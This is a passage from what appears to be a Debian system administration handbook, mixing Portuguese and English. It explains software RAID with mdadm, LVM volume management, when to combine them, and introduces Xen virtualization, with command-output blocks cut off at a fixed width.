Maximum filesystem blocks=214748
55 block groups
32768 blocks per group, 32768 fra
8160 inodes per group
Superblock backups stored on bloc
        32768, 98304, 163840, 229
```

```
Writing inode tables: done
Creating journal (32768 blocks):
Writing superblocks and filesyste

This filesystem will be automatic
180 days, whichever comes first.
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem                Size  Used
/dev/md0                  8.0G  249M
```

The **mdadm --create** command requires several parameters: the name of the volume to create (`/dev/md*`, with MD standing for *Multiple Device*), the RAID level, the number of disks (which is compulsory despite being mostly meaningful only with RAID-1 and above), and the physical

drives to use. Once the device is created, we can use it like we'd use a normal partition, create a filesystem on it, mount that filesystem, and so on. Note that our creation of a RAID-0 volume on `md0` is nothing but coincidence, and the numbering of the array doesn't need to be correlated to the chosen amount of redundancy.

A criação do RAID-1 segue estilo similar, as diferenças somente serão notadas após a criação:

```
# mdadm --create /dev/md1 --leve
mdadm: largest drive (/dev/sdg2)
Continue creating array? y
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 device
```

```
# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Thu Sep 30 15:3
     Raid Level : raid1
     Array Size : 4194240 (4.00 G
  Used Dev Size : 4194240 (4.00 G
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is p

    Update Time : Thu Sep 30 15:3
          State : active, resync
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

 Rebuild Status : 10% complete

           Name : squeeze:1  (loc
           UUID : 20a8419b:41612
```

```
        Events : 27

    Number   Major   Minor   Raid
       0       8       98
       1       8      112
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : active
[...]
```

***DICA* RAID, discos e partições**

Como ilustrado pelo nosso exemplo, dispositivos RAID podem ser construídos à partir de partições de disco, e não necessitam discos inteiros.

Algumas observações em ordem. Primeiro, **mdadm** nota que os

elementos físicos possuem tamanhos diferentes; já que isso implica que algum espaço será perdido no maior elemento, uma confirmação é necessária.

More importantly, note the state of the mirror. The normal state of a RAID mirror is that both disks have exactly the same contents. However, nothing guarantees this is the case when the volume is first created. The RAID subsystem will therefore provide that guarantee itself, and there will be a synchronization phase as soon as the RAID device is created. After some time (the exact amount will depend on the actual size of the disks…), the

RAID array switches to the “active” state. Note that during this reconstruction phase, the mirror is in a degraded mode, and redundancy isn't assured. A disk failing during that risk window could lead to losing all the data. Large amounts of critical data, however, are rarely stored on a freshly created RAID array before its initial synchronization. Note that even in degraded mode, the `/dev/md1` is usable, and a filesystem can be created on it, as well as some data copied on it.

DICA Começando um espelho em modo reduzido

Sometimes two disks are not immediately available when one wants to start a RAID-

1 mirror, for instance because one of the disks one plans to include is already used to store the data one wants to move to the array. In such circumstances, it is possible to deliberately create a degraded RAID-1 array by passing `missing` instead of a device file as one of the arguments to **mdadm**. Once the data have been copied to the “mirror”, the old disk can be added to the array. A synchronization will then take place, giving us the redundancy that was wanted in the first place.

DICA Configurando um espelho sem sincronização

RAID-1 volumes are often created to be used as a new disk, often considered blank. The actual initial contents of the disk is therefore not very relevant, since

one only needs to know that the data written after the creation of the volume, in particular the filesystem, can be accessed later.

One might therefore wonder about the point of synchronizing both disks at creation time. Why care whether the contents are identical on zones of the volume that we know will only be read after we have written to them?

Fortunately, this synchronization phase can be avoided by passing the `--assume-clean` option to **mdadm**. However, this option can lead to surprises in cases where the initial data will be read (for instance if a filesystem is already present on the physical disks), which is why it isn't enabled by default.

Now let's see what happens when one of the elements of the RAID-1 array fails. **mdadm**, in particular its `--fail` option, allows simulating such a disk failure:

```
# mdadm /dev/md1 --fail /dev/sdh
mdadm: set /dev/sdh faulty in /de
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Sep 30 15:4
          State : active, degrade
 Active Devices : 1
Working Devices : 1
 Failed Devices : 1
  Spare Devices : 0

           Name : squeeze:1  (loc
           UUID : 20a8419b:41612
         Events : 35
```

```
    Number   Major   Minor   Raid
       0       8      98
       1       0       0
       2       8     112
```

The contents of the volume are still accessible (and, if it's mounted, the applications don't notice a thing), but the data safety isn't assured anymore: should the `sdg` disk fail in turn, the data would be lost. We want to avoid that risk, so we'll replace the failed disk with a new one, `sdi`:

```
# mdadm /dev/md1 --add /dev/sdi
mdadm: added /dev/sdi
# mdadm --detail /dev/md1
/dev/md1:
```

```
[...]
   Raid Devices : 2
  Total Devices : 3
    Persistence : Superblock is p

    Update Time : Thu Sep 30 15:5
          State : active, degrade
 Active Devices : 1
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 1

 Rebuild Status : 45% complete

           Name : squeeze:1  (loc
           UUID : 20a8419b:41612
         Events : 53

    Number   Major   Minor   Raid
       0       8       98
       3       8      128
```

```
       2       8      112
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Sep 30 15:5
          State : active
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 0

           Name : squeeze:1  (loc
           UUID : 20a8419b:41612
         Events : 71

    Number   Major   Minor   Raid
       0       8       98
       1       8      128

       2       8      112
```

Here again, the kernel automatically triggers a reconstruction phase during which the volume, although still accessible, is in a degraded mode. Once the reconstruction is over, the RAID array is back to a normal state. One can then tell the system that the `sdh` disk is about to be removed from the array, so as to end up with a classical RAID mirror on two disks:

```
# mdadm /dev/md1 --remove /dev/sd
mdadm: hot removed /dev/sdh from
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   Raid
       0       8       98
       1       8      128
```

From then on, the drive can be physically removed when the server is next switched off, or even hot-removed when the hardware configuration allows hot-swap. Such configurations include some SCSI controllers, most SATA disks, and external drives operating on USB or Firewire.

12.1.1.3. Fazendo Backup da Configuração

Most of the meta-data concerning RAID volumes are saved directly on the disks that make up these arrays, so that the kernel can detect the arrays and their components and assemble them

automatically when the system starts up. However, backing up this configuration is encouraged, because this detection isn't fail-proof, and it's only expected that it will fail precisely in sensitive circumstances. In our example, if the `sdh` disk failure had been real (instead of simulated) and the system had been restarted without removing this `sdh` disk, this disk could start working again due to having been probed during the reboot. The kernel would then have three physical elements, each claiming to contain half of the same RAID volume. Another source of confusion can come when RAID volumes from two servers are consolidated onto one server only. If

these arrays were running normally before the disks were moved, the kernel would be able to detect and reassemble the pairs properly; but if the moved disks had been aggregated into an `md1` on the old server, and the new server already has an `md1`, one of the mirrors would be renamed.

Backing up the configuration is therefore important, if only for reference. The standard way to do it is by editing the `/etc/mdadm/mdadm.conf` file, an example of which is listed here:

Example 12.1. mdadm arquivo de configuração

```
# mdadm.conf
```

```
#
# Please refer to mdadm.conf(5) f
#

# by default, scan all partitions
# alternatively, specify devices
DEVICE /dev/sd*

# auto-create devices with Debian
CREATE owner=root group=disk mode

# automatically tag new arrays as
HOMEHOST <system>

# instruct the monitoring daemon
MAILADDR root

ARRAY /dev/md0 metadata=1.2 name=
ARRAY /dev/md1 metadata=1.2 name=
```

One of the most useful details is the `DEVICE` option, which lists the devices

where the system will automatically look for components of RAID volumes at start-up time. In our example, we replaced the default value, `partitions`, with an explicit list of device files, since we chose to use entire disks and not only partitions, for some volumes.

The last two lines in our example are those allowing the kernel to safely pick which volume number to assign to which array. The metadata stored on the disks themselves are enough to re-assemble the volumes, but not to determine the volume number (and the matching `/dev/md*` device name).

Felizmente, estas linhas podem ser geradas automaticamente:

```
# mdadm --misc --detail --brief /
ARRAY /dev/md0 metadata=1.2 name=
ARRAY /dev/md1 metadata=1.2 name=
```

The contents of these last two lines doesn't depend on the list of disks included in the volume. It is therefore not necessary to regenerate these lines when replacing a failed disk with a new one. On the other hand, care must be taken to update the file when creating or deleting a RAID array.

12.1.2. LVM

LVM, the *Logical Volume Manager*, is another approach to abstracting logical volumes from their physical supports, which focuses on increasing flexibility rather than increasing reliability. LVM allows changing a logical volume transparently as far as the applications are concerned; for instance, it is possible to add new disks, migrate the data to them, and remove the old disks, without unmounting the volume.

12.1.2.1. Conceitos sobre LVM

Esta flexibilidade é atingida graças ao nível de abstração envolvendo três

conceitos.

First, the PV (*Physical Volume*) is the entity closest to the hardware: it can be partitions on a disk, or a full disk, or even any other block device. Note that when a physical element is set up to be a PV for LVM, it should only be accessed via LVM, otherwise the system will get confused.

A number of PVs can be clustered in a VG (*Volume Group*), which can be compared to disks both virtual and extensible. VGs are abstract, and don't appear in a device file in the `/dev` hierarchy, so there's no risk of using them directly.

The third kind of object is the LV (*Logical Volume*), which is a chunk of a VG; if we keep the VG-as-disk analogy, the LV compares to a partition. The LV appear as block device with an entry in `/dev`, and it can be used as any other physical partition can be (most commonly, to host a filesystem or swap space).

The important thing is that the splitting of a VG into LVs is entirely independent of its physical components (the PVs). A VG with only a single physical component (a disk for instance) can be split into a dozen logical volumes; similarly, a VG can use several physical disks and appear

as a single large logical volume. The only constraint is that obviously the total size allocated to LVs can't be bigger than the total capacity of the PVs in the volume group.

It often makes sense, however, to have some kind of homogeneity among the physical components of a VG, and to split the VG into logical volumes that will have similar usage patterns. For instance, if the available hardware includes fast disks and slower disks, the fast ones could be clustered into one VG and the slower ones into another; chunks of the first one can then be assigned to applications requiring fast data access, while the

second one will be kept for less demanding tasks.

In any case, keep in mind that an LV isn't particularly attached to any one PV. It is possible to influence where the data from an LV are physically stored, but this possibility isn't required for day-to-day use. On the contrary: when the set of physical components of a VG evolves, the physical storage locations corresponding to a particular LV can be migrated across disks (while staying within the PVs assigned to the VG, of course).

12.1.2.2. Configurando um

LVM

Let us now follow, step by step, the process of setting up LVM for a typical use case: we want to simplify a complex storage situation. Such a situation usually happens after some long and convoluted history of accumulated temporary measures. For the purposes of illustration, we'll consider a server where the storage needs have changed over time, ending up in a maze of available partitions split over several partially used disks. In more concrete terms, the following partitions are available:

- no disco `sdb`, uma partição `sdb2`,

4 GB;

- no disco `sdc`, uma partição `sdc3`, 3 GB;
- o disco `sdd`, 4 GB, completamente disponíveis;
- no disco `sdf`, uma partição `sdf1`, 4 GB; e uma partição `sdf2`, 5 GB.

Complementando, vamos assumir que os discos `sdb` e `sdf` são mais rápidos do que os outros dois.

Our goal is to set up three logical volumes for three different applications: a file server requiring 5 GB of storage space, a database (1 GB) and some space for back-ups (12 GB). The first two need good

performance, but back-ups are less critical in terms of access speed. All these constraints prevent the use of partitions on their own; using LVM can abstract the physical size of the devices, so the only limit is the total available space.

As ferramentas necessárias estão no pacote lvm2 e suas dependência. Quando os mesmos estiverem instalados, configurarar o LVM terá três etapas, cobrindo três níveis de conceitos.

Primeiro, nós preparamos o volumes físicos utilizando **pvcreate**:

```
# pvdisplay
```

```
# pvcreate /dev/sdb2
  Physical volume "/dev/sdb2" suc
# pvdisplay

  "/dev/sdb2" is a new physical v
  --- NEW Physical volume ---
  PV Name                /dev/sdb2
  VG Name
  PV Size                4.00 GiB
  Allocatable            NO
  PE Size (KByte)        0
  Total PE               0
  Free PE                0
  Allocated PE           0
  PV UUID                9JuaGR-WT

# for i in sdc3 sdd sdf1 sdf2 ; d
  Physical volume "/dev/sdc3" suc
  Physical volume "/dev/sdd" succ
  Physical volume "/dev/sdf1" suc
  Physical volume "/dev/sdf2" suc
# pvdisplay -C
```

```
  PV         VG   Fmt  Attr PSize
  /dev/sdb2       lvm2 a-   4.00g
  /dev/sdc3       lvm2 a-   3.09g
  /dev/sdd        lvm2 a-   4.00g
  /dev/sdf1       lvm2 a-   4.10g
  /dev/sdf2       lvm2 a-   5.22g
```

Até agora tudo bem; note que o PV (volume físico) pode ser configurado em um disco inteiro assim como em partições individuais do mesmo. Como demonstrado acima, o comando **pvdisplay** lista os PVs existentes, com dois possíveis formatos de saída.

Now let's assemble these physical elements into VGs using **vgcreate**. We'll gather only PVs from the fast disks into a `vg_critical` VG; the other VG, `vg_normal`, will also include

slower elements.

```
# vgdisplay
# vgcreate vg_critical /dev/sdb2
  Volume group "vg_critical" succ
# vgdisplay
  --- Volume group ---
  VG Name               vg_critic
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/writ
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               8.14 GB
  PE Size               4.00 MB
```

```
  Total PE                2084
  Alloc PE / Size         0 / 0
  Free  PE / Size         2084 / 8
  VG UUID                 6eG6BW-Mr

# vgcreate vg_normal /dev/sdc3 /d
  Volume group "vg_normal" succes
# vgdisplay -C
  VG           #PV #LV #SN Attr
  vg_critical    2   0   0 wz--n-
  vg_normal      3   0   0 wz--n-
```

Here again, commands are rather straightforward (and **vgdisplay** proposes two output formats). Note that it's quite possible to use two partitions of the same physical disk into two different VGs. Note also that we used a vg_ prefix to name our VGs, but it's nothing more than a convention.

Nós agora temos dois "discos virtuais", com o tamanho de 8 GB e 12 GB, respectivamente.Vamos transformá-los em "partições virtuais" (LVs). Isto envolve o comando **lvcreate**, e uma sintaxe um pouco mais complexa:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_c
  Logical volume "lv_files" creat
# lvdisplay
  --- Logical volume ---
  LV Name                /dev/vg_
  VG Name                vg_criti
  LV UUID                4QLhl3-2
  LV Write Access        read/wri
  LV Status              availabl
  # open                 0
  LV Size                5.00 GB
  Current LE             1280
  Segments               2
```

```
  Allocation                inherit
  Read ahead sectors        auto
  - currently set to        256
  Block device              253:0

# lvcreate -n lv_base -L 1G vg_cr
  Logical volume "lv_base" create
# lvcreate -n lv_backups -L 12G v
  Logical volume "lv_backups" cre
# lvdisplay -C
  LV         VG          Attr   L
  lv_base    vg_critical -wi-a-
  lv_files   vg_critical -wi-a-
  lv_backups vg_normal   -wi-a- 1
```

Two parameters are required when creating logical volumes; they must be passed to the **lvcreate** as options. The name of the LV to be created is specified with the `-n` option, and its size is generally given using the `-L`

option. We also need to tell the command what VG to operate on, of course, hence the last parameter on the command line.

Aprofundamento lvcreate opções

O comando **lvcreate** possui diversas opções que permitem manipular como o LV é criado.

Let's first describe the `-l` option, with which the LV's size can be given as a number of blocks (as opposed to the “human” units we used above). These blocks (called PEs, *physical extents*, in LVM terms) are contiguous units of storage space in PVs, and they can't be split across LVs. When one wants to define storage space for an LV with some

precision, for instance to use the full available space, the `-l` option will probably be preferred over `-L`.

It's also possible to hint at the physical location of an LV, so that its extents are stored on a particular PV (while staying within the ones assigned to the VG, of course). Since we know that `sdb` is faster than `sdf`, we may want to store the `lv_base` there if we want to give an advantage to the database server compared to the file server. The command line becomes: **lvcreate -n lv_base -L 1G vg_critical /dev/sdb2**. Note that this command can fail if the PV doesn't have enough free extents. In our example, we would probably have to create `lv_base` before `lv_files` to avoid this situation – or free up some space on `sdb2` with the **pvmove** command.

Volumes lógicos, quando criados, são representados como dispositivos de blocos no `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw-rw---- 1 root root  10, 59  5
lrwxrwxrwx 1 root root       7  5
lrwxrwxrwx 1 root root       7  5
lrwxrwxrwx 1 root root       7  5
# ls -l /dev/dm-*
brw-rw---- 1 root disk 253,  0  5
brw-rw---- 1 root disk 253,  1  5
brw-rw---- 1 root disk 253,  2  5
```

***NOTA* Auto-detectando volumes LVM**

When the computer boots, the `/etc/init.d/lvm` script scans the

available devices; those that have been initialized as physical volumes for LVM are registered into the LVM subsystem, those that belong to volume groups are assembled, and the relevant logical volumes are started and made available. There is therefore no need to edit configuration files when creating or modifying LVM volumes.

Note, however, that the layout of the LVM elements (physical and logical volumes, and volume groups) is backed up in `/etc/lvm/backup`, which can be useful in case of a problem (or just to sneak a peek under the hood).

Para simplificar, links simbólicos são convenientemente criados em

diretórios que coincidem com os VGs:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7  5 oct.
lrwxrwxrwx 1 root root 7  5 oct.
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7  5 oct.
```

Os LVs então podem ser utilizados exatamente como partições padrão:

```
# mkfs.ext4 /dev/vg_normal/lv_bac
mke2fs 1.41.12 (17-May-2010)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
[...]
This filesystem will be automatic
180 days, whichever comes first.
```

```
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups
# df -h /srv/backups
Filesystem                Size  Used
/dev/mapper/vg_normal-lv_backups
                           12G  159M
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/
/dev/vg_critical/lv_files   /srv/
/dev/vg_normal/lv_backups   /srv/
```

Do ponto de vista das aplicações, a miríade de pequenas partições foi abstraída em um grande volume de 12 GB, com um nome amigável.

12.1.2.3. LVM ao longo do

tempo

Even though the ability to aggregate partitions or physical disks is convenient, this is not the main advantage brought by LVM. The flexibility it brings is especially noticed as time passes, when needs evolve. In our example, let's assume that new large files must be stored, and that the LV dedicated to the file server is too small to contain them. Since we haven't used the whole space available in `vg_critical`, we can grow `lv_files`. For that purpose, we'll use the **lvresize** command, then **resize2fs** to adapt the filesystem accordingly:

```
# df -h /srv/files/
Filesystem                Size  Used
/dev/mapper/vg_critical-lv_files
                          5.0G  4.6G
# lvdisplay -C vg_critical/lv_fi
  LV       VG          Attr   LS
  lv_files vg_critical -wi-ao 5.0
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr
  vg_critical   2   2   0 wz--n-
# lvresize -L 7G vg_critical/lv_f
  Extending logical volume lv_fi
  Logical volume lv_files succes
# lvdisplay -C vg_critical/lv_fi
  LV       VG          Attr   LS
  lv_files vg_critique -wi-ao 7.0
# resize2fs /dev/vg_critical/lv_f
resize2fs 1.41.12 (17-May-2010)
Filesystem at /dev/vg_critical/lv
old desc_blocks = 1, new_desc_blo
Performing an on-line resize of /
The filesystem on /dev/vg_critica
```

```
# df -h /srv/files/
Filesystem                      Size  Used
/dev/mapper/vg_critical-lv_files
                                6.9G  4.6G
```

CUIDADO Redimensionando sistemas de arquivos

Not all filesystems can be resized online; resizing a volume can therefore require unmounting the filesystem first and remounting it afterwards. Of course, if one wants to shrink the space allocated to an LV, the filesystem must be shrunk first; the order is reversed when the resizing goes in the other direction: the logical volume must be grown before the filesystem on it. It's rather straightforward, since at no time must the filesystem size be larger than the block

device where it resides (whether that device is a physical partition or a logical volume).

The ext3, ext4 and xfs filesystems can be grown online, without unmounting; shrinking requires an unmount. The reiserfs filesystem allows online resizing in both directions. The venerable ext2 allows neither, and always requires unmounting.

We could proceed in a similar fashion to extend the volume hosting the database, only we've reached the VG's available space limit:

```
# df -h /srv/base/
Filesystem                Size  Used
```

```
/dev/mapper/vg_critical-lv_base
                         1008M  835M
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr
  vg_critical   2   2   0 wz--n-
```

No matter, since LVM allows adding physical volumes to existing volume groups. For instance, maybe we've noticed that the `sdb1` partition, which was so far used outside of LVM, only contained archives that could be moved to `lv_backups`. We can now recycle it and integrate it to the volume group, and thereby reclaim some available space. This is the purpose of the **vgextend** command. Of course, the partition must be prepared as a physical volume beforehand. Once the

VG has been extended, we can use similar commands as previously to grow the logical volume then the filesystem:

```
# pvcreate /dev/sdb1
  Physical volume "/dev/sdb1" suc
# vgextend vg_critical /dev/sdb1
  Volume group "vg_critical" succ
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr
  vg_critical   3   2   0 wz--n-
# [...]
[...]
# df -h /srv/base/
Filesystem                Size  Used
/dev/mapper/vg_critical-lv_base
                          2.0G  835M
```

***Aprofundamento* LVM avançado**

LVM also caters for more advanced uses, where many details can be specified by hand. For instance, an administrator can tweak the size of the blocks that make up physical and logical volumes, as well as their physical layout. It is also possible to move blocks across PVs, for instance to fine-tune performance or, in a more mundane way, to free a PV when one needs to extract the corresponding physical disk from the VG (whether to affect it to another VG or to remove it from LVM altogether). The manual pages describing the commands are generally clear and detailed. A good entry point is the lvm(8) manual page.

12.1.3. RAID ou

LVM?

RAID and LVM both bring indisputable advantages as soon as one leaves the simple case of a desktop computer with a single hard disk where the usage pattern doesn't change over time. However, RAID and LVM go in two different directions, with diverging goals, and it is legitimate to wonder which one should be adopted. The most appropriate answer will of course depend on current and foreseeable requirements.

There are a few simple cases where the question doesn't really arise. If the

requirement is to safeguard data against hardware failures, then obviously RAID will be set up on a redundant array of disks, since LVM doesn't really address this problem. If, on the other hand, the need is for a flexible storage scheme where the volumes are made independent of the physical layout of the disks, RAID doesn't help much and LVM will be the natural choice.

The third notable use case is when one just wants to aggregate two disks into one volume, either for performance reasons or to have a single filesystem that is larger than any of the available disks. This case can be addressed both

by a RAID-0 (or even linear-RAID) and by an LVM volume. When in this situation, and barring extra constraints (keeping in line with the rest of the computers if they only use RAID), the configuration of choice will often be LVM. The initial set up is slightly more complex, but that slight increase in complexity more than makes up for the extra flexibility that LVM brings if the requirements change or if new disks need to be added.

Then of course, there is the really interesting use case, where the storage system needs to be made both resistant to hardware failure and flexible when it comes to volume allocation. Neither

RAID nor LVM can address both requirements on their own; no matter, this is where we use both at the same time — or rather, one on top of the other. The scheme that has all but become a standard since RAID and LVM have reached maturity is to ensure data redundancy first by grouping disks in a small number of large RAID arrays, and to use these RAID arrays as LVM physical volumes; logical partitions will then be carved from these LVs for filesystems. The selling point of this setup is that when a disk fails, only a small number of RAID arrays will need to be reconstructed, thereby limiting the time spent by the administrator for

recovery.

Let's take a concrete example: the public relations department at Falcot Corp needs a workstation for video editing, but the department's budget doesn't allow investing in high-end hardware from the bottom up. A decision is made to favor the hardware that is specific to the graphic nature of the work (monitor and video card), and to stay with generic hardware for storage. However, as is widely known, digital video does have some particular requirements for its storage: the amount of data to store is large, and the throughput rate for reading and writing this data is important for the overall

system performance (more than typical access time, for instance). These constraints need to be fulfilled with generic hardware, in this case two 300 GB SATA hard disk drives; the system data must also be made resistant to hardware failure, as well as some of the user data. Edited videoclips must indeed be safe, but video rushes pending editing are less critical, since they're still on the videotapes.

RAID-1 and LVM are combined to satisfy these constraints. The disks are attached to two different SATA controllers to optimize parallel access and reduce the risk of a simultaneous

failure, and they therefore appear as `sda` and `sdc`. They are partitioned identically along the following scheme:

```
# fdisk -l /dev/sda

Disk /dev/hda: 300.0 GB, 3000907
255 heads, 63 sectors/track, 364
Units = cylinders of 16065 * 512
Sector size (logical/physical): 5
I/O size (minimum/optimal): 512 
Disk identifier: 0x00039a9f

   Device Boot      Start         E
/dev/sda1   *           1         1
/dev/sda2             125         2
/dev/sda3             249    364
/dev/sda5             249    126
/dev/sda6           12698    251
/dev/sda7           25147    364
```

- As primeiras partições em ambos

As primeiras partições em ambos os discos (por volta de 1 GB) são juntas em um volume RAID-1, `md0`. Este espelho é diretamente usado para armazenar o sistema de arquivos raiz.

- As partições `sda2` e `sdc2` são usadas como swap, provendo um total de 2 GB de swap. Com 1 GB de RAM, a estação de trabalho encontra uma quantidade confortável de memoria disponível.
- The `sda5` and `sdc5` partitions, as well as `sda6` and `sdc6`, are assembled into two new RAID-1 volumes of about 100 GB each, `md1` and `md2`. Both these mirrors are initialized as physical volumes

for LVM, and assigned to the `vg_raid` volume group. This VG thus contains about 200 GB of safe space.

- As partições que sobraram, `sda7` e `sdc7`,são diretamente usadas como volumes físicos, e associadas a outro VG chamado `vg_bulk`, o qual portanto terminará com aproximadamente 200 GB de espaço.

Once the VGs are created, they can be partitioned in a very flexible way. One must keep in mind that LVs created in `vg_raid` will be preserved even if one of the disks fails, which will not be the case for LVs created in `vg_bulk`; on

the other hand, the latter will be allocated in parallel on both disks, which allows higher read or write speeds for large files.

We'll therefore create the `lv_usr`, `lv_var` and `lv_home` LVs on `vg_raid`, to host the matching filesystems; another large LV, `lv_movies`, will be used to host the definitive versions of movies after editing. The other VG will be split into a large `lv_rushes`, for data straight out of the digital video cameras, and a `lv_tmp` for temporary files. The location of the work area is a less straightforward choice to make: while good performance is needed for that volume, is it worth risking losing

work if a disk fails during an editing session? Depending on the answer to that question, the relevant LV will be created on one VG or the other.

We now have both some redundancy for important data and much flexibility in how the available space is split across the applications. Should new software be installed later on (for editing audio clips, for instance), the LV hosting `/usr/` can be grown painlessly.

> ***NOTA*** **Por que três volumes RAID-1?**
>
> Poderíamos configurar um volume RAID-1 somente para servir como volume físico para `vg_raid`. Por que criar três deles,

então?

The rationale for the first split (`md0` vs. the others) is about data safety: data written to both elements of a RAID-1 mirror are exactly the same, and it is therefore possible to bypass the RAID layer and mount one of the disks directly. In case of a kernel bug, for instance, or if the LVM metadata become corrupted, it is still possible to boot a minimal system to access critical data such as the layout of disks in the RAID and LVM volumes; the metadata can then be reconstructed and the files can be accessed again, so that the system can be brought back to its nominal state.

The rationale for the second split (`md1` vs. `md2`) is less clear-cut, and more related to acknowledging that the future is

uncertain. When the workstation is first assembled, the exact storage requirements are not necessarily known with perfect precision; they can also evolve over time. In our case, we can't know in advance the actual storage space requirements for video rushes and complete video clips. If one particular clip needs a very large amount of rushes, and the VG dedicated to redundant data is less than halfway full, we can re-use some of its unneeded space. We can remove one of the physical volumes, say `md2` from `vg_raid` and either assign it to `vg_bulk` directly (if the expected duration of the operation is short enough that we can live with the temporary drop in performance), or undo the RAID setup on `md2` and integrate its components `sda6` and `sdc6` into the bulk VG (which grows by 200 GB instead of 100 GB); the `lv_rushes` logical volume

can then be grown according to requirements.

12.2. Virtualização

Virtualization is one of the most major advances in the recent years of computing. The term covers various abstractions and techniques simulating virtual computers with a variable degree of independence on the actual hardware. One physical server can then host several systems working at the same time and in isolation. Applications are many, and often derive from this isolation: test environments with varying configurations for instance, or separation of hosted services across different virtual machines for security.

Existem múltiplas soluções de virtualização, cada uma com seus prós e contras. Este livro focará no Xen, LXC e KVM, mas outras implementações dignas de nora incluem as seguintes:

- QEMU is a software emulator for a full computer; performances are far from the speed one could achieve running natively, but this allows running unmodified or experimental operating systems on the emulated hardware. It also allows emulating a different hardware architecture: for instance, an *i386* system can emulate an *arm* computer. QEMU

is free software.

→ http://www.qemu.org/

- Bochs é outro máquina virtual livre, mas somente simula arquiteturas i386.
- VMWare is a proprietary virtual machine; being one of the oldest out there, it's also one of the most widely-known. It works on principles similar to QEMU. VMWare proposes advanced features such as snapshotting a running virtual machine.

→ http://www.vmware.com/

- VirtualBox is a virtual machine that is mostly free software (although some extra components

are under a proprietary license). Although younger than VMWare and restricted to the i386 and amd64 architectures, it shows promise; it already allows snapshotting, for instance. VirtualBox has been part of Debian since Lenny.

→ http://www.virtualbox.org/

12.2.1. Xen

Xen is a “paravirtualization” solution. It introduces a thin abstraction layer, called a “hypervisor”, between the hardware and the upper systems; this acts as a referee that controls access to

hardware from the virtual machines. However, it only handles a few of the instructions, the rest is directly executed by the hardware on behalf of the systems. The main advantage is that performances are not degraded, and systems run close to native speed; the drawback is that the kernels of the operating systems one wishes to use on a Xen hypervisor need to be adapted to run on Xen.

Let's spend some time on terms. The hypervisor is the lowest layer, that runs directly on the hardware, even below the kernel. This hypervisor can split the rest of the software across several *domains*, which can be seen as so many

virtual machines. One of these domains (the first one that gets started) is known as *dom0*, and has a special role, since only this domain can control the hypervisor and the execution of other domains. These other domains are known as *domU*. In other words, and from a user point of view, the *dom0* matches the “host” of other virtualization systems, while a *domU* can be seen as a “guest”.

CULTURA Xen e as várias versões do Linux

Xen was initially developed as a set of patches that lived out of the official tree, and not integrated to the Linux kernel. At the same time, several upcoming

virtualization systems (including KVM) required some generic virtualization-related functions to facilitate their integration, and the Linux kernel gained this set of functions (known as the *paravirt_ops* or *pv_ops* interface). Since the Xen patches were duplicating some of the functionality of this interface, they couldn't be accepted officially.

Xensource, the company behind Xen, therefore had to port Xen to this new framework, so that the Xen patches could be merged into the official Linux kernel. That meant a lot of code rewrite, and although Xensource soon had a working version based on the paravirt_ops interface, the patches were only progressively merged into the official kernel. The merge was completed in Linux 3.0.

→ http://wiki.xensource.com/xenwiki/XenP

Although Squeeze is based on version 2.6.32 of the Linux kernel, a version including the Xen patches from Xensource is also available in the linux-image-2.6-xen-686 and linux-image-2.6-xen-amd64 packages. This distribution-specific patching means that the available featureset depends on the distribution; discrepancies in the versions of the code, or even integration of code still under development into some distributions also mean differences in the supported features. This problem should be greatly reduced now that Xen has been officially merged into Linux.

→ http://wiki.xen.org/xenwiki/XenKernelFe

Utilizar o Xen com o Debian necessita de três componentes:

***NOTA* Arquiteturas compatíveis com Xen**

Xen is currently only available for the i386 and amd64 architectures. Moreover, it uses processor instructions that haven't always been provided in all i386-class computers. Note that most of the Pentium-class (or better) processors made after 2001 will work, so this restriction won't apply to very many situations.

***CULTURA* Xen e núcleos não-Linux**

Xen requires modifications to all the operating systems one wants to run on it;

not all kernels have the same level of maturity in this regard. Many are fully-functional, both as dom0 and domU: Linux 2.6 (as patched by Debian) and 3.0, NetBSD 4.0 and later, and OpenSolaris. Others, such as OpenBSD 4.0, FreeBSD 8 and Plan 9, only work as a domU.

However, if Xen can rely on the hardware functions dedicated to virtualization (which are only present in more recent processors), even non-modified operating systems can run as domU (including Windows).

- The hypervisor itself. According to the available hardware, the appropriate package will be either xen-hypervisor-4.0-i386 or xen-

hypervisor-4.0-amd64.

- A kernel with the appropriate patches allowing it to work on that hypervisor. In the 2.6.32 case relevant to Squeeze, the available hardware will dictate the choice among the various available xen-linux-system-2.6.32-5-xen-* packages.
- The i386 architecture also requires a standard library with the appropriate patches taking advantage of Xen; this is in the libc6-xen package.

In order to avoid the hassle of selecting these components by hand, a few convenience packages (such as xen-

linux-system-2.6.32-5-xen-686 and variants) have been made available; they all pull in a known-good combination of the appropriate hypervisor and kernel packages. The hypervisor also brings xen-utils-4.0, which contains tools to control the hypervisor from the dom0. This in turn brings the appropriate standard library. During the installation of all that, configuration scripts also create a new entry in the Grub bootloader menu, so as to start the chosen kernel in a Xen dom0. Note however that this entry is not usually set to be the first one in the list, and will therefore not be selected by default. If that is not the desired behavior, the following commands will

change it:

```
